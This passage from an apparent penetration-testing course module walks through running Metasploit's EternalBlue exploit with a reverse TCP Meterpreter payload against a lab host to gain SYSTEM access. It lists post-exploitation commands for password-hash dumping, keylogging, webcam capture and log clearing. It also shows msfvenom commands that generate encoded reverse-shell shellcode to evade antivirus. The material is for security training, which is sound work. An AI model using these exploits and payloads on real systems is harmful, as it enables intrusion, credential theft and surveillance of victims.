manual  No     Windows Meterpreter Shell, Reverse HTTPS Inline (x64)
   533  windows/x64/meterpreter_reverse_ipv6_tcp
manual  No     Windows Meterpreter Shell, Reverse TCP Inline (IPv6) (x64)
   534  windows/x64/meterpreter_reverse_tcp
manual  No     Windows Meterpreter Shell, Reverse TCP Inline x64
```

As we can see, it can be pretty time-consuming to find the desired payload with such an extensive list. We can also use `grep` in `msfconsole` to filter out specific terms. This would speed up the search and, therefore, our selection.

We have to enter the `grep` command with the corresponding parameter at the beginning and then the command in which the filtering should happen. For example, let us assume that we want to have a `TCP` based `reverse shell` handled by `Meterpreter` for our exploit. Accordingly, we can first search for all results that contain the word `Meterpreter` in the payloads.

MSF - Searching for Specific Payload

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter show
payloads

   6   payload/windows/x64/meterpreter/bind_ipv6_tcp
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
IPv6 Bind TCP Stager
   7   payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
IPv6 Bind TCP Stager with UUID Support
   8   payload/windows/x64/meterpreter/bind_named_pipe
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Bind Named Pipe Stager
   9   payload/windows/x64/meterpreter/bind_tcp
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Bind TCP Stager
   10  payload/windows/x64/meterpreter/bind_tcp_rc4
normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP
Stager (RC4 Stage Encryption, Metasm)
   11  payload/windows/x64/meterpreter/bind_tcp_uuid
normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP
Stager with UUID Support (Windows x64)
   12  payload/windows/x64/meterpreter/reverse_http
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTP Stager (wininet)
   13  payload/windows/x64/meterpreter/reverse_https
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTP Stager (wininet)
   14  payload/windows/x64/meterpreter/reverse_named_pipe
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse Named Pipe (SMB) Stager
   15  payload/windows/x64/meterpreter/reverse_tcp
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse TCP Stager
   16  payload/windows/x64/meterpreter/reverse_tcp_rc4
normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP
Stager (RC4 Stage Encryption, Metasm)
```

```
   17  payload/windows/x64/meterpreter/reverse_tcp_uuid
normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP
Stager with UUID Support (Windows x64)
   18  payload/windows/x64/meterpreter/reverse_winhttp
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTP Stager (winhttp)
   19  payload/windows/x64/meterpreter/reverse_winhttps
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTPS Stager (winhttp)

msf6 exploit(windows/smb/ms17_010_eternalblue) > grep -c meterpreter show
payloads

[*] 14
```

This gives us a total of `14` results. Now we can add another `grep` command after the first one and search for `reverse_tcp`.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter grep
reverse_tcp show payloads

   15  payload/windows/x64/meterpreter/reverse_tcp
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse TCP Stager
   16  payload/windows/x64/meterpreter/reverse_tcp_rc4
normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP
Stager (RC4 Stage Encryption, Metasm)
   17  payload/windows/x64/meterpreter/reverse_tcp_uuid
normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP
Stager with UUID Support (Windows x64)


msf6 exploit(windows/smb/ms17_010_eternalblue) > grep -c meterpreter grep
reverse_tcp show payloads

[*] 3
```

With the help of `grep`, we reduced the list of payloads we wanted down to fewer. Of course, the `grep` command can be used for all other commands. All we need to know is what we are looking for.

Selecting Payloads

Same as with the module, we need the index number of the entry we would like to use. To set the payload for the currently selected module, we use `set payload <no.>` only after selecting an Exploit module to begin with.

MSF - Select Payload

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain
to use for authentication
   SMBPass                         no        (Optional) The password for
the specified username
   SMBUser                         no        (Optional) The username to
authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture
matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches
exploit Target.

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter grep
reverse_tcp show payloads

   15  payload/windows/x64/meterpreter/reverse_tcp
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse TCP Stager
   16  payload/windows/x64/meterpreter/reverse_tcp_rc4
normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP
Stager (RC4 Stage Encryption, Metasm)
   17  payload/windows/x64/meterpreter/reverse_tcp_uuid
normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP
Stager with UUID Support (Windows x64)

msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 15
```

```
payload => windows/x64/meterpreter/reverse_tcp
```

After selecting a payload, we will have more options available to us.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain
to use for authentication
   SMBPass                         no        (Optional) The password for
the specified username
   SMBUser                         no        (Optional) The username to
authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture
matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches
exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST                      yes       The listen address (an interface
may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

As we can see, by running the `show payloads` command within the Exploit module itself, msfconsole has detected that the target is a Windows machine, and such only displayed the payloads aimed at Windows operating systems.

We can also see that a new option field has appeared, directly related to what the payload parameters will contain. We will be focusing on `LHOST` and `LPORT` (our attacker IP and the desired port for reverse connection initialization). Of course, if the attack fails, we can always use a different port and relaunch the attack.

Using Payloads

Time to set our parameters for both the Exploit module and the payload module. For the Exploit part, we will need to set the following:

Parameter	Description
`RHOSTS`	The IP address of the remote host, the target machine.
`RPORT`	Does not require a change, just a check that we are on port 445, where SMB is running.

For the payload part, we will need to set the following:

Parameter	Description
`LHOST`	The host's IP address, the attacker's machine.
`LPORT`	Does not require a change, just a check that the port is not already in use.

If we want to check our LHOST IP address quickly, we can always call the `ifconfig` command directly from the msfconsole menu.

MSF - Exploit and Payload Configuration

```
msf6 exploit(**windows/smb/ms17_010_eternalblue**) > ifconfig

**[\*]** exec: ifconfig

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500

<SNIP>

inet 10.10.14.15 netmask 255.255.254.0 destination 10.10.14.15

<SNIP>

msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.14.15

LHOST => 10.10.14.15

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.40
```

```
RHOSTS => 10.10.10.40
```

Then, we can run the exploit and see what it returns. Check out the differences in the output below:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.14.15:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! -
Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB
reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f
66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53
65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by
DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent
to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.10.10.40:49158)
at 2020-08-14 11:25:32 +0000
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=
meterpreter > whoami

[-] Unknown command: whoami.

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM
```

The prompt is not a Windows command-line one but a `Meterpreter` prompt. The `whoami` command, typically used for Windows, does not work here. Instead, we can use the Linux equivalent of `getuid`. Exploring the `help` menu gives us further insight into what Meterpreter payloads are capable of.

MSF - Meterpreter Commands

```
meterpreter > help

Core Commands
=============

    Command                     Description
    -------                     -----------
    ?                           Help menu
    background                  Backgrounds the current session
    bg                          Alias for background
    bgkill                      Kills a background meterpreter script
    bglist                      Lists running background scripts
    bgrun                       Executes a meterpreter script as a
background thread
    channel                     Displays information or control active
channels
    close                       Closes a channel
    disable_unicode_encoding    Disables encoding of Unicode strings
    enable_unicode_encoding     Enables encoding of Unicode strings
    exit                        Terminate the meterpreter session
    get_timeouts                Get the current session timeout values
    guid                        Get the session GUID
    help                        Help menu
    info                        Displays information about a Post module
    IRB                         Open an interactive Ruby shell on the
current session
    load                        Load one or more meterpreter extensions
    machine_id                  Get the MSF ID of the machine attached to
the session
    migrate                     Migrate the server to another process
    pivot                       Manage pivot listeners
    pry                           Open the Pry debugger on the current session
    quit                          Terminate the meterpreter session
    read                          Reads data from a channel
    resource                      Run the commands stored in a file
    run                           Executes a meterpreter script or Post module
    secure                        (Re)Negotiate TLV packet encryption on the
session
    sessions                      Quickly switch to another session
    set_timeouts                  Set the current session timeout values
    sleep                         Force Meterpreter to go quiet, then re-
establish session.
    transport                     Change the current transport mechanism
    use                           Deprecated alias for "load"
    uuid                          Get the UUID for the current session
    write                         Writes data to a channel

Strap: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    LCD           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    PWD           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory

Strap: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    get proxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of hostnames on the target
    route         View and modify the routing table

Strap: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the
current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system's local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target
process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS

Strap: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idle time       Returns the number of seconds the remote user has been
idle
    keyboard_send  Send keystrokes
    keyevent       Send key events
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshare    Watch the remote user's desktop in real-time
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components

Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam

Strap: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    get system     Attempt to elevate your privilege to that of the local
system.

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestamp Commands
========================

    Command       Description
    -------       -----------
    timestamp     Manipulate file MACE attributes
```

Pretty nifty. From extracting user hashes from SAM to taking screenshots and activating webcams. All of this is done from the comfort of a Linux-style command line. Exploring further, we also see the option to open a shell channel. This will place us in the actual Windows command-line interface.

MSF - Meterpreter Navigation

```
meterpreter > cd Users
meterpreter > ls

Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2017-07-21 06:56:23 +0000  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 05:08:56 +0000  All Users
40555/r-xr-xr-x   8192  dir   2009-07-14 03:20:08 +0000  Default
40777/rwxrwxrwx   0     dir   2009-07-14 05:08:56 +0000  Default User
40555/r-xr-xr-x   4096  dir   2009-07-14 03:20:08 +0000  Public
100666/rw-rw-rw-  174   fil   2009-07-14 04:54:24 +0000  desktop.ini
40777/rwxrwxrwx   8192  dir   2017-07-14 13:45:33 +0000  haris

meterpreter > shell

Process 2664 created.
Channel 1 created.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users>
```

`Channel 1` has been created, and we are automatically placed into the CLI for this machine. The channel here represents the connection between our device and the target host, which has been established in a reverse TCP connection (from the target host to us) using a Meterpreter Stager and Stage. The stager was activated on our machine to await a connection request initialized by the Stage payload on the target machine.

Moving into a standard shell on the target is helpful in some cases, but Meterpreter can also navigate and perform actions on the victim machine. So we see that the commands have changed, but we have the same privilege level within the system.

MSF - Windows CMD

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Users>dir

dir
 Volume in drive C has no label.
 Volume Serial Number is A0EF-1911

 Directory of C:\Users

21/07/2017  07:56    <DIR>          .
21/07/2017  07:56    <DIR>          ..
21/07/2017  07:56    <DIR>          Administrator
14/07/2017  14:45    <DIR>          haris
12/04/2011  08:51    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)  15,738,978,304 bytes free

C:\Users>whoami

whoami
nt authority\system
```

Let's see what other types of payloads we can use. We will be looking at the most common ones related to Windows operating systems.

Payload Types

The table below contains the most common payloads used for Windows machines and their respective descriptions.

Payload	**Description**
`generic/custom`	Generic listener, multi-use
`generic/shell_bind_tcp`	Generic listener, multi-use, normal shell, TCP connection binding
`generic/shell_reverse_tcp`	Generic listener, multi-use, normal shell, reverse TCP connection
`windows/x64/exec`	Executes an arbitrary command (Windows x64)
`windows/x64/loadlibrary`	Loads an arbitrary x64 library path
`windows/x64/messagebox`	Spawns a dialog via MessageBox using a customizable title, text & icon
`windows/x64/shell_reverse_tcp`	Normal shell, single payload, reverse TCP connection

Payload	**Description**
`windows/x64/shell/reverse_tcp`	Normal shell, stager + stage, reverse TCP connection
`windows/x64/shell/bind_ipv6_tcp`	Normal shell, stager + stage, IPv6 Bind TCP stager
`windows/x64/meterpreter/$`	Meterpreter payload + varieties above
`windows/x64/powershell/$`	Interactive PowerShell sessions + varieties above
`windows/x64/vncinject/$`	VNC Server (Reflective Injection) + varieties above

Other critical payloads that are heavily used by penetration testers during security assessments are Empire and Cobalt Strike payloads. These are not in the scope of this course, but feel free to research them in our free time as they can provide a significant amount of insight into how professional penetration testers perform their assessments on high-value targets.

Besides these, of course, there are a plethora of other payloads out there. Some are for specific device vendors, such as Cisco, Apple, or PLCs. Some we can generate ourselves using `msfvenom`. However, next up, we will look at `Encoders` and how they can be used to influence the attack outcome.

Encoders

Over the 15 years of existence of the Metasploit Framework, `Encoders` have assisted with making payloads compatible with different processor architectures while at the same time helping with antivirus evasion. `Encoders` come into play with the role of changing the payload to run on different operating systems and architectures. These architectures include:

`x64`	**`x86`**	**`sparc`**	**`ppc`**	**`mips`**

They are also needed to remove hexadecimal opcodes known as `bad characters` from the payload. Not only that but encoding the payload in different formats could help with the AV detection as mentioned above. However, the use of encoders strictly for AV evasion has diminished over time, as IPS/IDS manufacturers have improved how their protection software deals with signatures in malware and viruses.

Shikata Ga Nai (`SGN`) is one of the most utilized Encoding schemes today because it is so hard to detect that payloads encoded through its mechanism are not universally undetectable anymore. Far from it. The name (`仕方がない`) means `It cannot be helped` or `Nothing can be done about it`, and rightfully so if we were reading this a few years ago. However, there are other methodologies we will explore to evade protection systems. This article from FireEye details the why and the how of Shikata Ga Nai's previous rule over the other encoders.

Selecting an Encoder

Before 2015, the Metasploit Framework had different submodules that took care of payloads and encoders. They were packed separately from the msfconsole script and were called `msfpayload` and `msfencode`. These two tools are located in `/usr/share/framework2/`.

If we wanted to create our custom payload, we could do so through `msfpayload`, but we would have to encode it according to the target OS architecture using `msfencode` afterward. A pipe would take the output from one command and feed it into the next, which would generate an encoded payload, ready to be sent and run on the target machine.

```
msfpayload windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 R |
msfencode -b '\x00' -f perl -e x86/shikata_ga_nai

[*] x86/shikata_ga_nai succeeded with size 1636 (iteration=1)

my $buf =
"\xbe\x7b\xe6\xcd\x7c\xd9\xf6\xd9\x74\x24\xf4\x58\x2b\xc9" .
"\x66\xb9\x92\x01\x31\x70\x17\x83\xc0\x04\x03\x70\x13\xe2" .
"\x8e\xc9\xe7\x76\x50\x3c\xd8\xf1\xf9\x2e\x7c\x91\x8e\xdd" .
"\x53\x1e\x18\x47\xc0\x8c\x87\xf5\x7d\x3b\x52\x88\x0e\xa6" .
"\xc3\x18\x92\x58\xdb\xcd\x74\xaa\x2a\x3a\x55\xae\x35\x36" .
"\xf0\x5d\xcf\x96\xd0\x81\xa7\xa2\x50\xb2\x0d\x64\xb6\x45" .
"\x06\x0d\xe6\xc4\x8d\x85\x97\x65\x3d\x0a\x37\xe3\xc9\xfc" .
"\xa4\x9c\x5c\x0b\x0b\x49\xbe\x5d\x0e\xdf\xfc\x2e\xc3\x9a" .
"\x3d\xd7\x82\x48\x4e\x72\x69\xb1\xfc\x34\x3e\xe2\xa8\xf9" .
"\xf1\x36\x67\x2c\xc2\x18\xb7\x1e\x13\x49\x97\x12\x03\xde" .
"\x85\xfe\x9e\xd4\x1d\xcb\xd4\x38\x7d\x39\x35\x6b\x5d\x6f" .
"\x50\x1d\xf8\xfd\xe9\x84\x41\x6d\x60\x29\x20\x12\x08\xe7" .
"\xcf\xa0\x82\x6e\x6a\x3a\x5e\x44\x58\x9c\xf2\xc3\xd6\xb9" .

<SNIP>
```

After 2015, updates to these scripts have combined them within the `msfvenom` tool, which takes care of payload generation and Encoding. We will be talking about `msfvenom` in detail later on. Below is an example of what payload generation would look like with today's `msfvenom`:

Generating Payload - Without Encoding


```
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp
LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl

Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of perl file: 1674 bytes
my $buf =
"\xda\xc1\xba\x37\xc7\xcb\x5e\xd9\x74\x24\xf4\x5b\x2b\xc9" .
"\xb1\x59\x83\xeb\xfc\x31\x53\x15\x03\x53\x15\xd5\x32\x37" .
"\xb6\x96\xbd\xc8\x47\xc8\x8c\x1a\x23\x83\xbd\xaa\x27\xc1" .
"\x4d\x42\xd2\x6e\x1f\x40\x2c\x8f\x2b\x1a\x66\x60\x9b\x91" .
"\x50\x4f\x23\x89\xa1\xce\xdf\xd0\xf5\x30\xe1\x1a\x08\x31" .

<SNIP>
```

We should now look at the first line of the `$buf` and see how it changes when applying an encoder like `shikata_ga_nai`.

Generating Payload - With Encoding

```
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp
LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl -e x86/shikata_ga_nai

Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai chosen with final size 380
Payload size: 380 bytes
buf = ""
buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32"
buf += "\xe4\x53\x15\x11\xea\xff\xc0\x91\x2c\x8b\xd6\xe9\x94"
buf += "\x47\xdf\xa3\x79\x2b\x1c\xc7\x4c\x78\xb2\xcb\xfd\x6e"
buf += "\xc2\x9d\x53\x59\xa6\x37\xc3\x57\x11\xc8\x77\x77\x9e"

<SNIP>
```

Shikata Ga Nai Encoding



```
00000000  d9 cf d9 74 24 f4 58 2b  c9 b1 56 bb e7 23 68 a3  |...t$.X+..V..#h.|
00000010  31 58 18 83 c0 04 03 58  f3 c1 9d 5f 13 87 5e a0  |1X.....X..._..^.|
00000020  e3 e8 d7 45 d2 28 83 0e  44 99 c7 43 68 52 85 77  |...E.(..D..ChR.w|
00000030  fb 16 02 77 4c 9c 74 b6  4d 8d 45 d9 cd cc 99 39  |...wL.t.M.E....9|
00000040  ec 1e ec 38 29 42 1d 68  e2 08 b0 9d 87 45 09 15  |...8)B.h.....E..|
00000050  db 48 09 ca ab 6b 38 5d  a0 35 9a 5f 65 4e 93 47  |.H...k8].5._eN.G|
00000060  6a 6b 6d f3 58 07 6c d5  91 e8 c3 18 1e 1b 1d 5c  |jkm.X.l........\|
00000070  98 c4 68 94 db 79 6b 63  a6 a5 fe 70 00 2d 58 5d  |..h..ykc...p.-X]|
00000080  b1 e2 3f 16 bd 4f 4b 70  a1 4e 98 0a dd db 1f dd  |..?..OKp.N......|
00000090  54 9f 3b f9 3d 7b 25 58  9b 2a 5a ba 44 92 fe b0  |T.;.={%X.*Z.D...|
000000a0  68 c7 72 9b e4 24 bf 24  f4 22 c8 57 c6 ed 62 f0  |h.r..$.$.".W..b.|
000000b0  6a 65 ad 07 fb 61 4e d7  43 e1 b0 d8 b3 2b 77 8c  |je...aN.C....+w.|
000000c0  e3 43 5e ad 68 94 5f 78  04 9e f7 43 70 94 0d 2c  |.C^.h._x...Cp..,|
000000d0  82 a9 14 95 0b 4f 46 b5  5b c0 27 65 1b b0 cf 6f  |.....OF.[.'e...o|
000000e0  94 ef f0 8f 7f 98 9b 7f  29 f0 33 19 70 8a a2 e6  |........).3.p...|
000000f0  af f6 e5 6d 45 06 ab 85  2c 14 dc f1 ce e4 1d 94  |...mE...,.......|
00000100  ce 8e 19 3e 99 26 20 67  ed e8 db 42 6e ee 24 13  |...>.& g...Bn.$.|
00000110  46 84 13 81 e6 f2 5b 45  e6 02 0a 0f e6 6a ea 6b  |F.....[E.....j.k|
00000120  b5 8f f5 a1 aa 03 60 4a  9a f0 23 22 20 2e 03 ed  |......`J..#" ...|
00000130  db 05 17 ea 23 db 30 53  4b 23 01 63 8b 49 81 33  |....#.0SK#.c.I.3|
00000140  e3 86 ae bc c3 67 65 95  4b ed e8 57 ea f2 20 39  |.....ge.K..W.. 9|
00000150  b2 f3 c7 e2 45 89 a8 15  a6 6e a1 71 a7 6e cd 87  |....E....n.q.n..|
00000160  94 b8 f4 fd db 78 43 0d  6e dc e2 84 90 72 f4 8c  |.....xC.n....r..|

                                     XOR key: None          Iteration: 1
```

Source: https://hatching.io/blog/metasploit-payloads2/

If we want to look at the functioning of the `shikata_ga_nai` encoder, we can look at an excellent post here.

Suppose we want to select an Encoder for an `existing payload`. Then, we can use the `show encoders` command within the `msfconsole` to see which encoders are available for our current `Exploit module + Payload` combination.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 15

payload => windows/x64/meterpreter/reverse_tcp

msf6 exploit(windows/smb/ms17_010_eternalblue) > show encoders

Compatible Encoders
===================

   #  Name                 Disclosure Date  Rank    Check  Description
   -  ----                 ---------------  ----    -----  -----------
   0  generic/eicar                         manual  No     The EICAR Encoder
   1  generic/none                          manual  No     The "none" Encoder
   2  x64/xor                               manual  No     XOR Encoder
   3  x64/xor_dynamic                       manual  No     Dynamic key XOR
Encoder
   4  x64/zutto_dekiru                      manual  No     Zutto Dekiru
```

In the previous example, we only see a few encoders fit for x64 systems. Like the available payloads, these are automatically filtered according to the Exploit module only to display the compatible ones. For example, let us try the `MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference Exploit`.

